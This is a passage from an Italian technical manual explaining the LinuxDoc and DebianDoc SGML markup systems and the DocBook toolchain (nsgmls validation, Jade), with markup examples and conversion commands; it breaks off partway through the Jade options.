
Quando si cita del testo o si vuole fare risaltare una nota, si usano rientri e tipi di carattere diversi. Gli elementi utilizzati per questo scopo sono: ‘**quote**’ e ‘**tscreen**’.

All’interno dell’elemento ‘**tscreen**’ il testo viene riportato tutto con caratteri a larghezza fissa e rientrato leggermente. Di solito viene usato per incorporare l’elemento ‘**verb**’, in modo da poter inserire simboli particolari senza la necessità di doverli convertire.

```
<tscreen>
Ecco del testo riportato con carattere a larghezza fissa
o dattilografico.
</tscreen>
```

L’elemento ‘**quote**’ fa in modo di rientrare leggermente il testo, per fare risaltare che si tratta di una citazione.

```
<quote>
Senza nessuna precisazione, i documenti Linux HOWTO hanno
il copyright dei loro rispettivi autori. I documenti Linux
HOWTO possono essere riprodotti e distribuiti, completi o in...
</quote>
```

252.2.7 Enfatizzazioni

All’interno di un testo normale è possibile intervenire per modificare l’aspetto del carattere. Generalmente, qualsiasi intervento verso la definizione dell’aspetto del risultato finale è inopportuno in un sorgente SGML. Infatti, SGML dovrebbe servire per definire gli oggetti che compongono il testo e il documento in generale; quindi, è compito dei programmi di conversione attribuire un aspetto particolare al risultato finale.

LinuxDoc consente ancora di intervenire sull’aspetto di alcune parti di testo, attraverso l’indicazione di testi in corsivo, neretto e dattilografico. Resta tuttavia da considerare che queste possibilità sono destinate a scomparire, in favore di una definizione più precisa delle componenti del testo.

L’elemento ‘**bf**’ si utilizza per rendere in neretto il testo racchiuso.

```
Esempio di un testo in <bf>neretto o bold face</bf>.
```

L’elemento ‘**it**’ si utilizza per rendere in corsivo il testo racchiuso.

```
Esempio di un testo <it>corsivo</it>.
```

L’elemento ‘**tt**’ si utilizza per rendere in carattere dattilografico il testo racchiuso.

```
Esempio di un testo <tt>a larghezza fissa o dattilografico</tt>.
```

252.2.8 Riferimenti incrociati

Si tratta di riferimenti interni o esterni al documento. Generalmente, all'interno del documento si utilizza l'elemento '**label**' come segnaposto e l'elemento '**ref**' come puntatore. Per fare dei riferimenti all'esterno del documento, si fa uso dell'elemento '**url**' oppure di '**htmlurl**'.

Un'etichetta, definita attraverso l'elemento '**label**', permette di marcare una posizione nel documento a cui si vuole poter fare riferimento. Si tratta di un elemento vuoto che contiene un attributo obbligatorio: '**ID**'. Questo attributo contiene il valore dell'etichetta che identifica quindi la posizione che si vuole marcare.

```
<sect>Note personali<label ID="note1">
<p>
        bla bla bla bla...
```

L'esempio mostra un possibile uso di '**label**' per marcare l'inizio di una sezione. In linea di massima, un'etichetta di questo genere permette di fare riferimenti di due tipi: la pagina in cui si trova e il numero della sezione o dell'oggetto, in relazione al contesto in cui si trova. Un'etichetta può apparire nei contesti seguenti:

- all'interno di testo normale, facendo riferimento al capitolo e alla sezione in cui si trova;
- all'interno di un elemento '**caption**' di una figura, facendo riferimento al numero della figura;
- all'interno di un elemento '**caption**' di una tabella, facendo riferimento al numero della tabella.

È importante che queste etichette-segnaposto non contengano caratteri strani, altrimenti il programma di composizione potrebbe non gestirle correttamente.

Un elemento '**ref**' si comporta come puntatore o riferimento a un'etichetta definita attraverso l'elemento '**label**'. All'interno di un documento stampato genera un riferimento numerico che dipende dal contesto in cui si trova l'etichetta (il numero della sezione, della figura o della tabella), mentre in un documento HTML genera un riferimento ipertestuale (*link*).

Si tratta di un elemento vuoto che contiene un attributo obbligatorio, '**ID**', e uno opzionale, '**NAME**'. L'attributo '**ID**' contiene il nome dell'etichetta a cui si intende fare riferimento, l'attributo '**NAME**' viene inserito per dare un nome al riferimento che viene creato quando si genera un documento HTML.

```
Vedere la sezione <ref ID="linuxdoc-xref-ref" NAME="riferimento">.
```

Un elemento '**pageref**' di comporta come puntatore o riferimento a un'etichetta. All'interno di un documento stampato genera un riferimento al numero della pagina che contiene l'etichetta.[2]

Si tratta di un elemento vuoto che contiene un attributo obbligatorio, '**ID**', destinato a contenere il nome dell'etichetta a cui si intende fare riferimento.

Un elemento '**url**' si comporta come riferimento a un URI. All'interno di un documento stampato genera la rappresentazione di questo indirizzo URI, mentre in un documento HTML crea un riferimento ipertestuale vero e proprio. Un elemento '**htmlurl**' si comporta in maniera analoga, ma non riporta l'indirizzo URI nel documento stampato.[3]

[2] Non ha senso nella traduzione HTML.

[3] L'elemento '**htmlurl**' crea qualche problema quando si vogliono indicare caratteri speciali nell'URI, come nel caso della tilde. Sotto questo aspetto, per evitare problemi, è meglio limitarsi all'uso di '**url**'.

Si tratta di elementi vuoti che contengono un attributo obbligatorio, '**URL**', destinato a indicare l'indirizzo URI a cui si intende fare riferimento, e uno opzionale, '**NAME**'. Si osservi la differenza tra i due tipi di puntatori attraverso l'esempio seguente:

```
<url URL="http://ildp.psy.unipd.it/" NAME="ILDP">
&egrave; il progetto di documentazione di Linux in italiano.

<htmlurl URL="http://ildp.psy.unipd.it/" NAME="ILDP">
&egrave; il progetto di documentazione di Linux in italiano.
```

Nel primo caso, assieme al valore dell'attributo '**NAME**' viene visualizzato anche l'URI, mentre nel secondo viene mostrato solo il valore di '**NAME**'.

L'elemento '**footnote**' permette di inserire una nota che apparirà stampata a piede di pagina. Purtroppo, Non funziona in alcun modo nella conversione in HTML.

```
LinuxDoc &egrave; una derivazione di
Qwertz<footnote>Il nome della tastiera tedesca.</footnote>.
```

252.2.9 Indici

Il sistema è in grado di generare automaticamente l'indice generale del documento e, unicamente per la conversione in LaTeX, un indice analitico.

Per ottenere l'indice generale è sufficiente inserire l'elemento '**toc**' (vuoto) subito dopo il preambolo. L'esempio seguente mostra in che modo si può inserire un indice di questo tipo.

```
<!DOCTYPE linuxdoc SYSTEM>

<article>

<titlepag>
<title>Il mio primo articolo</title>
<author>Pinco Pallino, pincop@dinkel.brot.dg</author>
<date>v0.01, 29 febbraio 1999</date>
<abstract>
Breve anticipazione del contenuto del documento.
</abstract>
</titlepag>

<toc>

<sect>Prima sezione
<p>
Contenuto della prima sezione.

</article>
```

Ogni tipo di conversione in un formato finale del documento SGML gestisce la generazione dell'indice generale a modo proprio. Generalmente, sono garantiti solo due livelli di titoli (sezioni).

L'indice analitico è disponibile solo per la conversione attraverso LaTeX. Si ottiene marcando alcune porzioni di testo attraverso l'elemento '**nidx**', oppure '**ncdx**', come nell'esempio seguente:

```
<sect>Pallini e sfere<nidx>pallino</nidx><ncdx>sfera</ncdx>
<p>
Questa sezione tratta di pallini e sfere in generale, fino a giungere
alla descrizione dei cuscinetti a sfera.<nidx>cuscinetto a sfera</nidx>
...
```

Quanto contenuto all'interno degli elementi '**nidx**' e '**ncdx**' non viene a fare parte del testo; tutte le conversioni che non possono farne uso lo trattano come un commento da ignorare. La

conversione in LaTeX genera corrispondentemente il comando LaTeX '**\index{**...**}**', ma nel caso particolare di '**ncdx**', vengono aggiunti dei codici di formattazione in modo tale che nell'indice la stringa corrispondente appaia evidenziata con un testo dattilografico.

Per usare in pratica l'indice analitico, occorrono diverse fasi:

- la generazione del documento finale attraverso LaTeX;
- la generazione di un file indice, sempre attraverso LaTeX;
- la rielaborazione del file indice;
- la costruzione di un documento finale attraverso l'indice, in modo da poterlo abbinare al documento principale.

La generazione del file indice avviene attraverso il comando seguente:

```
sgml2latex --makeindex sorgente_sgml
```

Si ottiene un file, il cui nome ha la stessa radice del sorgente SGML e l'aggiunta dell'estensione '`.idx`'. Questo file deve essere rielaborato da '**makeindex**' che è un programma abbinato alle distribuzioni comuni di LaTeX.

```
makeindex < indice_generato > indice_rielaborato
```

Il file dell'indice rielaborato potrebbe avere la fisionomia dell'esempio seguente:

```
\begin{theindex}

  \item cuscinetto a sfera, 1
  \item cuscino, 15

  \indexspace

  \item pallino, 87
  \item pallone, 82
  \item pallottola, 54, 55
  \item pallottoliere, 50

  \indexspace

  \item {\tt sfera}, 30, 43
  \item steroide, 23

\end{theindex}
```

Per giungere a un risultato finale, cartaceo, occorre aggiungergli qualcosa in modo che diventi un documento LaTeX vero e proprio. Come nell'esempio seguente:

```
\documentclass[a4paper]{article}

\usepackage[italian]{babel}
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}

\begin{document}

\begin{theindex}

  \item cuscinetto a sfera, 1
  \item cuscino, 15

  \indexspace

  \item pallino, 87
```

```
  \item pallone, 82
  \item pallottola, 54, 55
  \item pallottoliere, 50

  \indexspace

  \item {\tt sfera}, 30, 43
  \item steroide, 23

\end{theindex}

\end{document}
```

In tal modo, attraverso LaTeX si può passare alla trasformazione in un documento finale DVI; successivamente, attraverso '**`dvips`**', si può ottenere una trasformazione in PostScript.

`latex` *documento_latex*
`dvips -o` *documento_ps* *documento_dvi*

252.2.10 Inclusione di immagini

All'interno di un documento è possibile fare riferimento a immagini in formato EPS (*Encapsulated PostScript*), che vengono utilizzate nella trasformazione in PostScript attraverso LaTeX e '**`dvips`**'. Parallelamente è possibile fare anche riferimento a immagini (di solito equivalenti) in formati diversi, adatti alla trasformazione in HTML.

L'elemento '**`figure`**' racchiude le informazioni necessarie per l'inserzione di un'immagine. All'interno del marcatore di apertura è possibile specificare la posizione prescelta dell'immagine, per la trasformazione attraverso LaTeX, utilizzando l'attributo '**`LOC`**' (*location*). In pratica conviene quasi sempre utilizzare la stringa '**`htbp`**' che dice a LaTeX di collocare l'immagine nel posto più adatto, cominciando dalla posizione di partenza (*here*), quindi nella parte superiore della pagina (*top*), poi ancora nella parte inferiore (*bottom*) e infine, se ogni tentativo fallisce, in una pagina dedicata (*page*). Il valore predefinito di questo attributo è '**`tbp`**' con il significato che si può intuire.

```
<figure LOC=htbp>
        <eps FILE="esempio" HEIGHT="5cm">
</figure>
```

L'esempio indica di visualizzare l'immagine '`esempio.ps`' collocata nella directory '`figure/`' a partire dalla posizione corrente.

L'elemento '**`eps`**' serve all'interno di un elemento '**`figure`**' per definisce il file da visualizzare utilizzando l'attributo '**`FILE`**'. Questo file verrà utilizzato nella composizione in PostScript attraverso LaTeX. Il nome del file che viene fornito **non** deve contenere l'estensione '`.ps`' che è sottintesa e obbligatoria. Un altro attributo obbligatorio è '**`HEIGHT`**', con cui si definisce l'altezza dell'immagine. L'esempio già mostrato in precedenza, specificava a questo proposito un'altezza di 5 cm. La larghezza viene regolata in proporzione.

L'elemento '**`img`**' serve invece a definire il file da visualizzare per la composizione in HTML. Anche in questo caso si utilizza l'attributo '**`FILE`**'. Al contrario del caso di '**`eps`**', il nome del file che viene fornito deve essere indicato completo di estensione.

```
<figure LOC=tbp>
        <eps FILE="esempio" HEIGHT="5cm">
        <img SRC="figure/esempio.jpg">
</figure>
```

L'esempio indica di includere l'immagine '`esempio.ps`', per la composizione attraverso LaTeX, e '`esempio.jpg`' per quella in HTML.

L'elemento '**`caption`**' può essere usato all'interno della definizione di una figura per indicare la descrizione o il titolo della figura stessa. All'interno di questa descrizione si può inserire anche un'etichetta, l'elemento '**`label`**', in modo da permettere un riferimento al numero della figura all'interno del testo.

```
<figure LOC=tbp>
        <eps FILE="esempio" HEIGHT="5cm">
        <img SRC="figure/esempio.jpg">
        <caption>
                <label ID="figura-esempio">
                Immagine di esempio
        </caption>
</figure>
```

L'esempio inserisce la figura rappresentata dal file '`esempio.ps`', nel caso di trasformazione in LaTeX, oppure '`esempio.jpg`' in caso di trasformazione in HTML. Vi aggiunge una descrizione e un'etichetta per potervi fare riferimento.

252.2.11 Tabelle

All'interno di un documento è possibile inserire delle tabelle, ma questo solo se si intende trasformare il proprio documento in LaTeX. In HTML si riesce a ottenere qualcosa, ma decisamente scadente. Per questo motivo, l'uso delle tabelle deve essere riservato ai casi di effettiva necessità.

Le tabelle sono composte essenzialmente da righe separate da un separatore di riga, dove ogni riga è suddivisa a sua volta in colonne attraverso un separatore di colonna.

L'elemento '**`table`**' delimita la zona di descrizione di una tabella. All'interno del marcatore di apertura è possibile specificare la posizione prescelta della tabella, utilizzando l'attributo '**`LOC`**' (*location*), che si comporta nello stesso modo di quello utilizzato nell'elemento '**`figure`**'.

L'elemento '**`tabular`**', interno a '**`table`**', definisce le caratteristiche di una tabella. All'interno del marcatore di apertura è necessario specificare l'allineamento orizzontale del contenuto delle celle e la separazione di queste attraverso linee verticali. l'attributo utilizzato per questo è '**`CA`**' (*Column alignment*) e il suo valore consigliabile è una stringa composta da una serie di lettere '**`l`**', una per ogni colonna esistente nella tabella.

Le righe della tabella sono concluse dall'elemento '**`rowsep`**', mentre le colonne sono staccate l'una dall'altra attraverso l'elemento '**`colsep`**'. È possibile inserire una linea orizzontale di separazione utilizzando l'elemento '**`hline`**'. Tutti questi elementi di descrizione delle righe, sono vuoti.

Si osservi questo esempio. Si suppone di voler rappresentare una tabella di quattro righe, più una di intestazione, divisa in due sole colonne, secondo lo schema seguente:

```
-----------------------------------------
Parametro LOC   Posizione corrispondente
-----------------------------------------
h               posizione attuale
t               superiore
b               inferiore
p               pagina
-----------------------------------------
        Esempio di tabella.
```

Il codice necessario è quello mostrato di seguito.

```
<table LOC=tbp>
<tabular COLONNE="2">
        <hline>
        Parametro loc   <sepcol> Posizione corrispondente       <rowsep>
        <hline>
```

```
        h               <sepcol> posizione attuale              <rowsep>
        t               <sepcol> superiore                      <rowsep>
        b               <sepcol> inferiore                      <rowsep>
        p               <sepcol> pagina                         <rowsep>
        <hline>
</tabular>
<caption>
        <label ID="tabella-esempio">
        Esempio di tabella.
</caption>
</table>
```

252.2.12 Mappa dei caratteri

Alcuni caratteri che all'interno di LinuxDoc hanno un significato speciale, oltre a quelli che sono al di fuori della codifica ASCII standard, possono essere inseriti nel testo finale utilizzando dei codici macro; precisamente si tratta delle entità standard.[4]

Questi codici macro sono preceduti dalla e-commerciale ('**&**') e seguiti da un punto e virgola. Nel capitolo 249 è già apparsa una tabella riferita alle entità standard di uso comune nell'SGML. Si tratta precisamente della tabella 249.1.

252.3 Riferimenti

- *SGMLtools*

  <http://www.sgmltools.org/>

[4]LinuxDoc cerca di privilegiare in qualche modo l'ambiente matematico di LaTeX. Per richiamarlo è sufficiente delimitarlo attraverso le parentesi quadre, che così non possono essere usate in modo letterale. Come nel caso di altri simboli speciali, anche le parentesi quadre vanno indicate con l'uso di macro.

DebianDoc

DebianDoc è un'altra variazione sul tema dell'ormai famoso DTD Qwertz. In altri termini, è una derivazione di SGMLtools/LinuxDoc, riorganizzato in modo da gestire solo quello che può essere rappresentato in tutte le forme di composizione che sono state pianificate.

Sotto questo aspetto, DebianDoc è superiore a LinuxDoc quando l'obiettivo è la documentazione compatibile con lo spettro che va da una composizione in PostScript alla pagina di manuale pura e semplice.

Come si può intuire, DebianDoc è un applicativo nato per la distribuzione GNU/Linux Debian. Tuttavia, con un po' di prudenza, può essere convertito e installato anche in sistemi basati su altre distribuzioni. Eventualmente, si dovrà fare attenzione alle dipendenze: DebianDoc richiede la presenza di una serie di pacchetti che la distribuzione Debian organizza in funzione della gestione degli strumenti SGML. Un particolare interessante di DebianDoc è il fatto che utilizza Lout per la composizione in PostScript ed eventualmente anche PSUtils per generare dei libretti di dimensioni più comode rispetto al solito A4.

253.1 Struttura

La struttura di un sorgente SGML secondo il DTD DebianDoc ricalca quello che si può vedere dall'esempio seguente:

```
<!DOCTYPE debiandoc PUBLIC "-//DebianDoc//DTD DebianDoc//EN">
<debiandoc>
    <book>
        <titlepag>
            <title>Titolo del documento</title>
            <author>
                <name>Pinco Pallino</name>
                <email>ppallino@dinkel.brot.dg</email>
            </author>
            <version>29/02/1999</version>
            <abstract>
                Breve introduzione al documento.
            </abstract>
            <copyright>
                <copyrightsummary>
                    Copyright &copy; 1999 Pinco Pallino
                </copyrightsummary>

                <p>This information is free; you can redistribute it
                and/or modify it under the terms of the GNU General
                Public License as published by the Free Software
                Foundation; either version 2 of the License, or (at your
                option) any later version.</p>

            </copyright>
        </titlepag>

        <toc detail="sect">

        <chapt id="primo-capitolo">
            <heading>Primo capitolo</heading>

            <p>Contenuto del primo capitolo,
            ...
            ...
            </p>
```

```
            <sect id="prima-sezione">
                <heading>Prima sezione del primo capitolo</heading>

                <p>Contenuto della prima sezione,
                ...
                ...
                </p>

            </sect>
            ...
            ...
        </chapt>
        ...
        ...
        <appendix id=prima-appendice>
                <heading>Prima appendice</heading>

                <p>...
                ...
                </p>

        </appendix>
        ...
        ...
    </book>

</debiandoc>
```

Si può osservare una grande affinità con il DTD LinuxDoc, dove spicca in particolare il fatto che le etichette per la realizzazione di riferimenti incrociati sono inserite come attributi '**`ID`**' degli elementi di suddivisione del testo: '**`chapt`**', '**`sect`**',...

DebianDoc presume quindi che si tratti di un libro suddiviso in capitoli, gli elementi '**`chapt`**', quindi in sezioni a vari livelli: '**`sect`**', '**`sect1`**', '**`sect2`**', '**`sect3`**' e '**`sect4`**'.

È speciale anche l'elemento di dichiarazione dell'indice generale, '**`toc`**', che prevede l'attributo '**`DETAIL`**', al quale si deve assegnare il nome del livello di suddivisione che si ritiene indispensabile includere nell'indice generale: nell'esempio mostrato vengono inclusi solo i capitoli e le sezioni del livello iniziale.

253.1.1 Organizzazione del catalogo, del DTD e delle entità

Dal punto di vista dell'SGML, DebianDoc è organizzato con un catalogo unico, che contiene le indicazioni seguenti:

```
DOCTYPE debiandoc                                dtd/debiandoc.dtd
PUBLIC "-//DebianDoc//DTD DebianDoc//EN"         dtd/debiandoc.dtd
ENTITY %general-chars                            entities/general
```

Queste righe vengono aggiunte al catalogo del sistema, corrispondente a '`/usr/share/sgml/catalog`', che in pratica è un collegamento simbolico al file '`/etc/sgml.catalog`'. Leggendo le dichiarazioni del catalogo si intende che il DTD DebianDoc è costituito dal file '`dtd/debiandoc.dtd`', ovvero '`/usr/share/sgml/dtd/debiandoc.dtd`'; inoltre, si vede che viene usato un solo file di entità generali: '`entities/general`', ovvero '`/usr/share/sgml/entities/general`'.

253.1.2 Utilizzo sommario

Attraverso gli strumenti di DebianDoc, si ottiene un documento finale a partire da un sorgente SGML. Per questo, si elabora il sorgente come si fa con un linguaggio di programmazione durante la compilazione.

```
debiandoc2dvi [-k] [-p formato_carta] file_sgml
```

```
debiandoc2dvips [-k] [-p formato_carta] file_sgml
```

```
debiandoc2html [-k] file_sgml
```

```
debiandoc2info [-k] file_sgml
```

```
debiandoc2latex2e [-k] [-O] [--] file_sgml
```

```
debiandoc2lout [-k] [-O] [--] file_sgml
```

```
debiandoc2ps [-k] [-O] [-1] [-p formato_carta] [--] file_sgml
```

```
debiandoc2texinfo [-k] [-O] [--] file_sgml
```

```
debiandoc2text [-k] [-O] [--] file_sgml
```

```
debiandoc2textov [-k] [-O] [--] file_sgml
```

Ognuno di questi comandi elencati rappresenta un modo differente di elaborare e convertire un sorgente SGML scritto secondo il DTD DebianDoc. Il significato dei nomi dovrebbe essere intuitivo: '**`debiandoc2html`**' significa evidentemente «DebianDoc to HTML», ovvero, «da DebianDoc a HTML». Lo stesso vale, più o meno, per gli altri comandi. In breve:

- '**`debiandoc2latex2e`**' produce un file LaTeX;
- '**`debiandoc2dvi`**' produce un file DVI attraverso l'elaborazione con il sistema di composizione LaTeX;
- '**`debiandoc2dvips`**' produce un file PostScript attraverso l'elaborazione con il sistema di composizione LaTeX;
- '**`debiandoc2html`**' produce una trasformazione in HTML, distribuita su più file, collocati in una directory il cui nome corrisponde alla radice del file sorgente, e l'estensione '`.html`';
- '**`debiandoc2texinfo`**' produce un file in formato Texinfo;
- '**`debiandoc2info`**' produce un file di documentazione Info, attraverso il sistema di composizione Texinfo;
- '**`debiandoc2lout`**' produce un file adatto per il sistema di composizione Lout;
- '**`debiandoc2ps`**' produce un file PostScript, attraverso l'elaborazione del sistema di composizione Lout, in cui le pagine sono ridotte e raddoppiate (ogni pagina A4 ne contiene due A5, a meno che venga utilizzata l'opzione '**`-1`**');
- '**`debiandoc2text`**' produce un file di testo puro e semplice, con un'ampiezza di 79 colonne;
- '**`debiandoc2textov`**' produce un file di testo con i codici di arretramento per ottenere gli effetti di evidenziamento e sottolineatura per la visualizzazione su schermo.

Alcune opzioni

```
-k
```

Fa in modo che i file intermedi, creati durante il procedimento di conversione, vengano conservati.

`-O`

Fa in modo che il risultato finale della trasformazione venga emesso attraverso lo standard output, quando di solito si crea invece un file con la stessa radice dell'origine e un'estensione opportuna. Se il sorgente è fornito attraverso lo standard input, questa opzione è implicita.

`-1`

Questa opzione riguarda espressamente '**`debiandoc2ps`**', che senza di questa, genera un file PostScript in cui ogni pagina ne contiene due ridotte e affiancate (per mezzo di PSUtils). Con questa opzione, si ottengono pagine normali (singole).

`-p` *dimensione_pagina*

Questa opzione permette di specificare la dimensione della pagina, nelle trasformazioni in cui ciò può avere senso, facendo riferimento alla configurazione del pacchetto Papersize della distribuzione Debian.

`--`

In caso di ambiguità, un trattino doppio serve a separare le opzioni dal nome del file sorgente.

253.2 Guida rapida

Dal momento che DebianDoc è molto simile a LinuxDoc e che la sua documentazione è abbastanza chiara, non è il caso di ripetere le stesse informazioni anche in questo capitolo. Eventualmente si può rileggere quello precedente. Qui vengono mostrati solo i prospetti riassuntivi degli elementi SGML principali di DebianDoc, attraverso delle tabelle.

Tabella 253.1. Elementi della struttura generale di un documento DebianDoc.

Elemento	Descrizione
debiandoc	Il contenitore di un documento DebianDoc.
book	Il sotto-contenitore di un documento DebianDoc.
titlepag	La definizione della pagina del titolo.
title	Il titolo del documento.
author	L'autore (scomposto ulteriormente).
name	Il nome dell'autore.
email	L'indirizzo di posta elettronica dell'autore.
version	La versione del documento.
abstract	Una descrizione breve del contenuto.
copyright	Informazioni sul copyright.
copyrightsummary	Il copyright, in breve.
p	La descrizione della licenza.
toc	L'indice generale.
chapt	Il contenitore di un capitolo.
appendix	Il contenitore di un'appendice.

Tabella 253.2. Elementi che rappresentano la suddivisione gerarchica del contenuto di un documento DebianDoc.

Elemento	Descrizione
chapt	Il contenitore di un capitolo.
appendix	Il contenitore di un'appendice (si articola come il capitolo).
sect	Sezione di un capitolo o di un'appendice.
sect1	Sotto-sezione di primo livello.
sect2	Sotto-sezione di secondo livello.
sect3	Sotto-sezione di terzo livello.
sect4	Sotto-sezione di quarto livello.
heading	Il titolo di: capitolo, appendice, sezione o sotto-sezione.

Tabella 253.3. Elementi che si utilizzano nel corpo del testo per modificare l'aspetto del loro contenuto in base al significato che rappresentano.

Elemento	Descrizione
em	Enfasi normale (idealmente un corsivo).
strong	Enfasi più forte (idealmente un neretto).
var	Rappresentazione di una metavariabile (di uno schema sintattico).
package	Il nome di un pacchetto GNU/Linux.
prgn	Il nome di un programma o di un file ben conosciuto.
file	Il percorso di un file o di una directory.
tt	Una stringa letterale dattilografica.

Tabella 253.4. Riferimenti.

Elemento	Descrizione
ref id="*etichetta*"	Riferimento a un'etichetta dichiarata altrove.
manref name="*nome*" section="*n_sezione*"	Riferimento a una pagina di manuale.
email	Contenitore di un indirizzo di posta elettronica.
ftpsite	Il nome di dominio di un sito FTP.
ftppath	Il percorso riferito all'ultimo sito FTP indicato.
httpsite	Il nome di dominio di un sito HTTP.
httppath	Il percorso riferito all'ultimo sito HTTP indicato.
url id="*uri*" name="*nome*"	Indirizzo URI completo.
footnote	Nota a piè pagina.

Tabella 253.5. Elenchi.

Elemento	Descrizione
list	Elenco puntato.
item	Voce di un elenco.
enumlist	Elenco numerato.
item	Voce di un elenco.
taglist	Elenco descrittivo.
tag	Elemento descrittivo.
item	Voce di un elemento.

253.3 Riferimenti

- Ian Jackson, Arno van Rangelrooij, *Debiandoc-SGML Markup Manual*

DocBook: introduzione ai suoi strumenti

DocBook è un DTD abbastanza famoso, che come tale rappresenta uno standard importante. DocBook è nato con lo scopo di descrivere documenti di carattere tecnico; attualmente il suo sviluppo è mantenuto dal Davenport Group.

Come è noto, il DTD è solo la prima fase di un processo molto lungo, che porta alla fine alla composizione tipografica. La fama di DocBook è tale per cui gli strumenti a disposizione sono molti e soprattutto differenti. Quando si installa un ipotetico pacchetto «DocBook» nel proprio sistema, ci si limita a collocare da qualche parte i file che compongono il DTD, eventualmente assieme alla sua documentazione, ma se mancano gli strumenti che sono in grado di utilizzarlo, si può fare poco o nulla.

Il DTD DocBook è molto sofisticato e complesso. Qui non si vuole entrare nel dettaglio della spiegazione della sua organizzazione interna e nemmeno dell'uso dei suoi elementi SGML. Queste informazioni possono essere tratte dalla sua documentazione che dovrebbe accompagnarlo, disponibili comunque presso <*http://www.oasis-open.org/docbook/*>.

254.1 Installazione del DTD

È stato descritto in precedenza in che modo potrebbero distribuirsi i file di diversi DTD, assieme a quelli delle entità, e in che modo queste informazioni vadano raccolte nel catalogo SGML. L'installazione del DTD DocBook implica la collocazione dei file del DTD e l'annotazione nel catalogo. Si presume che prima siano stati installati i file delle entità standard (ISO 8879), che sono precisamente 19.[1]

Si veda eventualmente quanto è stato descritto nel capitolo 250, in particolare nella sezione 250.6.

Ciò che va aggiunto al catalogo generale è contenuto normalmente nel file '`docbook.cat`' e, come già è stato spiegato, dovrebbe essere lo stesso sistema di installazione dei pacchetti della propria distribuzione GNU/Linux a provvedere per questa sistemazione. Eventualmente, si può sempre fare a mano.

254.2 Esperimenti con il DTD e convalida

Per cominciare a fare qualche esperimento con il DTD DocBook, occorre almeno uno strumento di convalida, di solito il pacchetto SP di James Clark. Nella propria distribuzione GNU/Linux, questo pacchetto potrebbe essere disponibile da solo (come avviene nella distribuzione Debian), oppure assieme a Jade (come avviene nella distribuzione Red Hat). Quello che conta è, per iniziare, che sia disponibile l'eseguibile '**`nsgmls`**'.

Senza entrare nel dettaglio dell'SGML di DocBook, si può prendere l'esempio seguente come base per gli esperimenti.

```
<!DOCTYPE BOOK PUBLIC "-//Davenport//DTD DocBook V3.0//EN">
<book id=book>
<bookinfo>
  <bookbiblio>
    <title>Il mio primo libro con DocBook</title>
    <authorgroup>
```

[1] Di solito si tratta del pacchetto denominato «sgml-base», o qualcosa di simile. Questo pacchetto potrebbe contenere anche molti più file di quelli previsti dallo standard ISO 8879.

```
      <author>
        <surname>Pallino</surname>
        <firstname>Pinco</firstname>
      </author>
    </authorgroup>
    <editor>
      <surname>Cai</surname>
      <firstname>Caio</firstname>
    </editor>
  </bookbiblio>
  <legalnotice>
    <para>Copyright &copy; 1999 Pinco Pallino</para>

    <para>This information is free; you can redistribute it and/or
    modify it under the terms of the GNU General Public License as
    published by the Free Software Foundation; either version 2 of the
    License, or (at your option) any later version.</para>
  </legalnotice>
</bookinfo>

<chapter>
<title>Primo capitolo</title>

<para>Contenuto del primo capitolo, bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.</para>

<para>bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.</para>

<sect1>
<title>Prima sezione del primo capitolo</title>

<para>Contenuto della prima sezione, bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.</para>

<para>bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.</para>

</sect1>
</chapter>
<appendix>
<title>Prima appendice</title>

<para>Contenuto della prima appendice, bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.</para>

<para>bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.</para>

</appendix>

</book>
```

La verifica si fa nel modo già visto tante altre volte. Supponendo di voler fare riferimento al catalogo contenuto nel file '`/usr/share/sgml/catalog`' e supponendo di avere chiamato il sorgente SGML '`libro.sgml`':

$ **`nsgmls -s -c /usr/share/sgml/catalog libro.sgml`**

Eventualmente, se il pacchetto di programmi che conteneva SP è stato compilato in modo coerente con l'impostazione SGML della propria distribuzione, potrebbe non essere necessario indicare espressamente il file del catalogo:

```
$ nsgmls -s libro.sgml
```

A questo punto, disponendo di un analizzatore SGML che funziona correttamente con questo DTD, si potrebbero realizzare i propri strumenti per la trasformazione in un risultato adatto alla consultazione: cartacea o elettronica. Di solito, si fa affidamento per questo su Jade.

254.3 Jade

Jade è un applicativo in grado di elaborare i dati provenienti da SP; in particolare, trattandosi di un lavoro dello stesso autore, include solitamente anche SP. Lo scopo di Jade è quello di generare un risultato finale pronto per la lettura, oppure pronto per l'ultima fase di composizione elettronica. Per arrivare a questo, utilizza dei «fogli di stile», scritti secondo il linguaggio DSSSL.

I fogli di stile necessari a Jade per poter elaborare un documento SGML redatto secondo il DTD DocBook, vengono installati normalmente attraverso un pacchetto apposito, il cui nome potrebbe essere «stylesheets», «docbook-stylesheets», o qualcosa di simile. In ogni caso, le dipendenze tra i pacchetti dovrebbero impedire di dimenticarsene.

In generale, i fogli di stile non si toccano.

Anche l'installazione di Jade richiede l'aggiornamento nel catalogo generale SGML. Dovrebbe trattarsi del file '`dsssl.cat`', il cui contenuto viene aggiunto manualmente, o automaticamente, al catalogo generale del sistema SGML della propria distribuzione GNU/Linux.

254.3.1 Utilizzo di Jade

Si è accennato al fatto che Jade utilizza SP. Per la precisione, è Jade che avvia l'eseguibile '**`nsgmls`**' (cioè SP), passandogli tutti gli argomenti della riga di comando che lo riguardano.

`jade` [*opzioni*] *file_sgml*

L'eseguibile '**`jade`**', per funzionare, ha bisogno di un foglio di stile iniziale, da abbinare al documento SGML, in base al tipo di trasformazione che si vuole ottenere. Se questa informazione non viene fornita (con l'opzione '**`-d`**'), '**`jade`**' cerca un file con la stessa radice di quello SGML, con estensione '`.dsl`'. Di solito, dal momento che si utilizzano fogli di stile già pronti, se ne farà riferimento nella riga di comando.

Alcune opzioni specifiche

Oltre alle opzioni di SP, Jade riconosce in particolare le opzioni seguenti.

`-d` *file_delle_specifiche_dsssl*

